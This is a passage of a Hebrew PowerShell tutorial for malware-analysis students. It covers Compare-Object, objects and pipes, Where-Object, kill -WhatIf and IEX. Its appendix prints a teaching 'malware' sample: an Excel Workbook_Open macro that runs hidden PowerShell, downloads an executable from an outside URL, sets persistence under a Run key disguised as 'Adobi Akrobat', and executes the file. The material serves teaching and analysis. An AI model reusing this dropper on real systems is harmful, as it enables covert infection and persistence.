נסו בעצמכם- הריצו את הפקודה ובידקו שהיא יצרה את הקובץ.

באיזה תרחיש פעולה כזו יכולה להיות שימושית? לדוגמה, כדי לבדוק שינויים בפרוססים. ייתכן שאנחנו חושדים שתוכנה זדונית כלשהי מופעלת לעיתים במחשב שלנו ומבצעת דברים בלא ידיעתנו. נבצע שמירה של כל הפרוססים ברגע מסויים, ונבדוק את השינויים. כדי לבדוק את השינויים, נבצע Get-Process פעם נוספת ונשווה את התוצאות לקובץ ששמרנו. רגע אחד! אנחנו ממש לא מתכוונים לעבור אחד אחד על כל הפרוססים, יש שיטה מגניבה לבצע את זה... הכירו את הפקודה diff, שהיא ה-alias של Compare-Object.

בצעו כעת help diff ותראו אילו פרמטרים היא מקבלת. חפשו פרמטר שמקבל את המצב הנוכחי, פרמטר שמקבל את המצב הקודם ופרמטר שמציין מה צריך להשוות. כעת נסו זאת. הצלחתם? נהדר. לא מצאתם? המשיכו לקרוא.

הפרמטר הראשון שניתן ל-diff הוא ReferenceObject, כלומר הבסיס אליו משווים. הפרמטר השני יהיה DifferenceObject, כלומר המצב לאחר השינוי. לכן נרצה שאחד הפרמטרים יקבל את כל הפרוססים הקיימים כרגע ואחד הפרמטרים יקרא את כל הפרוססים שנשמרו בקובץ:

```
PS C:\users\barak> diff -ReferenceObject (Get-Process) `
>> -DifferenceObject (Import-Csv -Path .\procs.csv)
```

הסבר: לאחר הפקודה diff יופיע הפרמטר Reference שאומר "הנה הבסיס". הערך שיהיה בתוכו הוא התוצאה של Get-Process כרגע. לאחר מכן ישנו הפרמטר Difference, שאומר "הנה השינוי", והוא מקבל את אותו הקובץ ששמרנו קודם לכן.

הערה חשובה: כפי שאתם רואים הקוד מחולק לשתי שורות. מה שמאפשר לעשות זאת הוא סימן ה"טיק", שנמצא מעל מקש הטאב, היכן שנמצא סימן ה- "~". סימן זה אינו מוכר על ידי סביבת הדיבוג שעבדנו איתה עד כה, Powershell_ise, אך הוא מוכר על ידי Powershell ה"רגיל". אפשר לכתוב את אותה פקודה בלי סימן ה"טיק", בשורה אחת יחידה, אך כדי לשפר את הקריאות של צילום הקוד הוא מוצג לפניכם בצורה מפוצלת.

אם תריצו את הקוד שכתבנו כעת, תראו איך המסך שלכם מוצף במידע. זאת מכיוון שכל שינוי קל יוצג בו. לדוגמה, שינוי בניצול המעבד או בניצול הזיכרון של פרוסס מסויים. כיוון שכל הזמן יש שינויים קטנים, יהיו המון הבדלים. אנחנו מעוניינים לבדוק רק אילו פרוססים השתנו, מעניין אותנו רק השמות של הפרוססים. נעשה ניסוי קטן- פיתחו את notepad (אנו מניחים שהוא היה סגור עד כה. אם הוא היה פתוח- סיגרו אותו). כעת הריצו את הפקודה אך עם הוראה להשוות רק את השם של הפרוסס:

```
PS C:\users\barak> diff -ReferenceObject (Get-Process) `
>> -DifferenceObject (Import-Csv -Path .\procs.csv) -Property name

name                SideIndicator
----                -------------
notepad             =>
```

והנה, מצאנו מיד את השם של הפרוסס שאינו זהה בין המצב הקודם למצב הנוכחי.

מיד נראה דברים רבים נוספים שניתן לעשות עם pipes, אבל לפני כן נצטרך ללמוד מהם אובייקטים.

חלק 14 - אובייקטים

בחלק הקודם יצרנו קובץ csv של כל הפרוססים שלנו. הקליקו עליו וצפו בו. מיד תשימו לב לכך שיש בו אינספור עמודות. כל שורה מייצגת פרוסס וכל עמודה מייצגת מידע כלשהו שקשור לפרוסס הזה. אנחנו מבינים מכך ש-Powershell שומר לכל פרוסס מבנה נתונים שכולל את כל המידע עליו.

לא משנה איזו שפת תכנות למדתם, פייתון, java או #c, מוכר לכם המושג "מחלקה". זהו מבנה נתונים הכולל אוסף של משתנים ופונקציות. המשתנים קרויים "properties" והפונקציות שמשוייכות למחלקה קרויות "methods". מכל מחלקה ניתן ליצור אובייקטים שיהיו להם את כל המשתנים והפונקציות המוגדרים במחלקה.

עד כה עבדנו עם אובייקטים של Powershell לא מעט, אך פשוט לא קראנו להם ככה.

כיתבו את שורות הקוד הבאות:

```
PS C:\> notepad

PS C:\> $proc = Get-Process -name notepad

PS C:\> $proc

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    237      14     3104      13212       0.03   30644   1 notepad


PS C:\> $proc | Get-Member
```

כאשר אנחנו מבצעים Get-Process, אנחנו מקבלים את המידע על כל האובייקטים מסוג Process. כל שורה היא process. אנחנו רוצים להתמקד בשורה אחת, בפרוסס ספציפי, כדי לראות מה האוסף של כל ה-properties וה-methods שיש לו, ואילו עוד דברים משוייכים אליו. הפקודה Get-Member נותנת לנו את כל מה שמשוייך לאובייקט. בטח שמתם לב שכדי להשתמש בפקודה זו, אנחנו מעבירים אליה את האובייקט באמצעות pipe. אגב, לפקודה Get-Member יש alias שנקרא gm, נשתמש בו מעכשיו.

קיראו את התוצאות שיש להרצת הפקודה האחרונה. האם אתם רואים מהיכן הגיע כל המידע ששמור בקובץ ה-csv שצפיתם בו בתחילת חלק לימוד זה?

בתחילת התוצאות של gm, כתוב מה שם האובייקט המדובר. במקרה שלנו:

```
TypeName: System.Diagnostics.Process
```

לאחר מכן ישנה רשימה של properties. בואו נשתמש בהם! נבצע Get-Process, אך נציג רק את השם ואת הזיכרון RAM שבשימוש:

```
PS C:\> Get-Process | select name, ws

Name                                                        WS
----                                                        --
aesm_service                                           5550080
ApplicationFrameHost                                  37777408
audiodg                                               20299776
```

יפה. ומה אם אנחנו רוצים לבצע מיון לפי property כלשהו? לדוגמה לפי צריכת זכרון ה-RAM? פשוט מאד, נעשה לאובייקט pipe לתוך הפונקציה Sort-Object, שניתן גם לקרוא לה sort. כיוון שאנחנו רוצים למיין מהגבוה לנמוך, נפעיל את הפרמטר descending:

```
PS C:\> Get-Process | Sort-Object ws -Descending

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
      0       0     1884     773504     254.09    3332   0 Memory Compression
    756      61   385568     366076     124.52   28624   1 powershell_ise
   1262     510   314304     355724     240.56   34628   1 SkypeApp
    837     113   368632     328508     485.25    2568   1 chrome
```

נתקדם עוד צעד, לפקודה מורכבת יותר. הפעם נשרשר pipe לתוך pipe. אנחנו רוצים להדפיס רק את 10 הפרוססים בעלי צריכת הזיכרון RAM הגבוהה ביותר.

לפני הכל, נסו זאת בעצמכם. לאחר המיון, בצעו select. מיצאו איזה פרמטר מאפשר לבחור רק את 10 התוצאות הראשונות.

תשובה:

```
PS C:\> Get-Process | Sort-Object WS -Descending | Select-Object -First 10

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
      0       0     1884     722260     254.28    3332   0 Memory Compression
   2329      47   478696     384460     731.00   26508   1 chrome
    927      67   393732     383424     129.28   28624   1 powershell_ise
    862     119   374724     370516     504.78    2568   1 chrome
   1231     518   314788     355824     248.92   34628   1 SkypeApp
   2089    3221   657012     280556   1,647.28    2356   0 vsserv
    445     100   270116     263304     786.95   29848   1 chrome
   2773      91   311560     261612   1,261.63   27908   1 chrome
    541      67   205332     217704     322.88   28204   1 Spotify
   2123     457   266356     189052   2,656.20   26124   1 WINWORD
```

כמו שאולי ניחשתם כל הזמן, לכל הפקודות הללו יש aliasים, אך לא השתמשנו בהם עד כה כדי לא להקות על קריאת הקוד. הנה אותה הפקודה בצורה מקוצרת:

```
PS C:\> gps | sort WS -Descending | select -First 10
```

נמשיך עוד שלב בסולם ה-pipes. מדוע לא ננסה לעשות משהו עם הפרוססים הללו? ראינו כי לפרוסס יש מתודה בשם kill, שהיא ה-alias של Stop-Process. אולי נבדוק מה יקרה אם נסגור את הפרוססים הללו? כיוון שפעולה זו עלולה להסתיים במסך כחול ומחשב תקוע, נשתמש בפרמטר whatif:

```
PS C:\> gps | sort WS -Descending | select -First 10 | kill -WhatIf
What if: Performing the operation "Stop-Process" on target "Memory Compression (3332)".
What if: Performing the operation "Stop-Process" on target "chrome (2568)".
What if: Performing the operation "Stop-Process" on target "powershell_ise (28624)".
What if: Performing the operation "Stop-Process" on target "SkypeApp (34628)".
What if: Performing the operation "Stop-Process" on target "vsserv (2356)".
What if: Performing the operation "Stop-Process" on target "chrome (29848)".
What if: Performing the operation "Stop-Process" on target "chrome (27908)".
What if: Performing the operation "Stop-Process" on target "chrome (26508)".
What if: Performing the operation "Stop-Process" on target "Spotify (28204)".
What if: Performing the operation "Stop-Process" on target "WINWORD (26124)".
```

צורה נוספת לעבודה עם אובייקטים היא שימוש ב- Where-Object. פעולה זו מאפשרת מעבר על כל האובייקטים וביצוע תנאים עליהם. נמחיש זאת. נניח שאנחנו רוצים לצפות בכל הפרוססים שה-PID שלהם (כלומר המספר המזהה של הפרוסס) הוא בתחום של 0 עד 1000:

```
PS C:\> gps | Where-Object {$_.Id -lt 1000}
```

נסביר. ה-pipe מעביר הלאה את כל האובייקטים שיצאו מ-gps. כל אובייקט כזה נלקח על ידי הפקודה Where-Object ומוכנס לתוך הסוגריים המסולסלים, במקום בו נמצא _$. כל פרוסס שעובר את התנאי- במקרה זה שה-ID שלו הוא בעל מספר קטן (less than) 1000, עובר הלאה לשלב הבא- הדפסה למסך.

תרגיל:

קיים אובייקט נוסף שנקרא service. לימדו עליו באמצעות help. הדפיסו למסך את כל ה-services שנמצאים בסטטוס Running.

חלק 15 - ביצוע invoke-execute למחרוזת

זהו, אנחנו כמעט בסוף. הדבר האחרון אותו נלמד, הוא פקודה חשובה מאד בהיבטים של נוזקות. פקודת Invoke-Execute, שה-alias שלה הוא IEX, מקבלת מחרוזת ומריצה אותה כפי שמריצים קוד Powershell רגיל. המשמעות היא שאנחנו יכולים להגדיר משתנים מטיפוס מחרוזת ולהריץ אותם. הנה דוגמה:

```
PS C:\> $command = "dir"

PS C:\> iex $command
```

למה להגביל את עצמנו לפקודה קצרה כל כך?

```
PS C:\> $command = "get-service | select name"

PS C:\> iex $command
```

בואו נתפרע מעט. מדוע לא ניצור מחרוזת בתוך משתנה סביבה ונריץ אותו?

```
PS C:\> $env:command = "write-host 'hello'"

PS C:\> iex $env:command
hello
```

שימו לב לשילוב של מרכאות כפולות עם מרכאות בודדות, שנועד לאפשר לנו להגדיר מחרוזת בתוך מחרוזת.

הרצת קוד זדוני מתוך משתנה סביבה היא אפיק פעולה שנוזקות שמחות לנצל, מכיוון שמשתנה הסביבה נשאר תמיד בזיכרון ועשוי להשפיע על כל המשתמשים במחשב, אם משתנה הסביבה מוגדר כ-system.

תרגיל:

היכן עוד ראינו שאפשר לשמור מחרוזות? גם שמות של קבצים הם מחרוזת. נסו להריץ את chrome.exe באמצעות פקודת iex.

זהו, יש בידינו את הכלים הבסיסיים לניתוח נוזקות שעושות שימוש ב-Powershell. קדימה! המשיכו אל הנוזקה הלימודית ופענחו מה היא מבצעת.

בהצלחה!

נספח- קוד נוזקה לימודית

קרדיט לנוזקה- ברק גונן, יונתן שמיל

```
Sub Workbook_Open()
    Call Shell("powershell.exe -noexit -Command " & _
    "$target_name = 'TopSecretComp';" & _
    "$payload = 'http://data.cyber.org.il/CyberGirlzClub/Girlz.exe';" & _
    "$local_path = 'C:\Users\Public\nookMgr.exe';" & _
    "if($target_name -ne $env:computername) { exit };" & _
    "$client = New-Object System.Net.WebClient;" & _
    "$client.DownloadFile($payload, $local_path);" & _
    "if(-not (Test-Path $local_path -PathType Leaf)) { exit }; " & _
    "New-ItemProperty -Path 'HKCU:Software\Microsoft\Windows\CurrentVersion\Run' -
       Name 'Adobi Akrobat' -Value $local_path  -PropertyType 'String' ;" & _
    "IEX $local_path ;" _
    , vbHide)
End Sub
```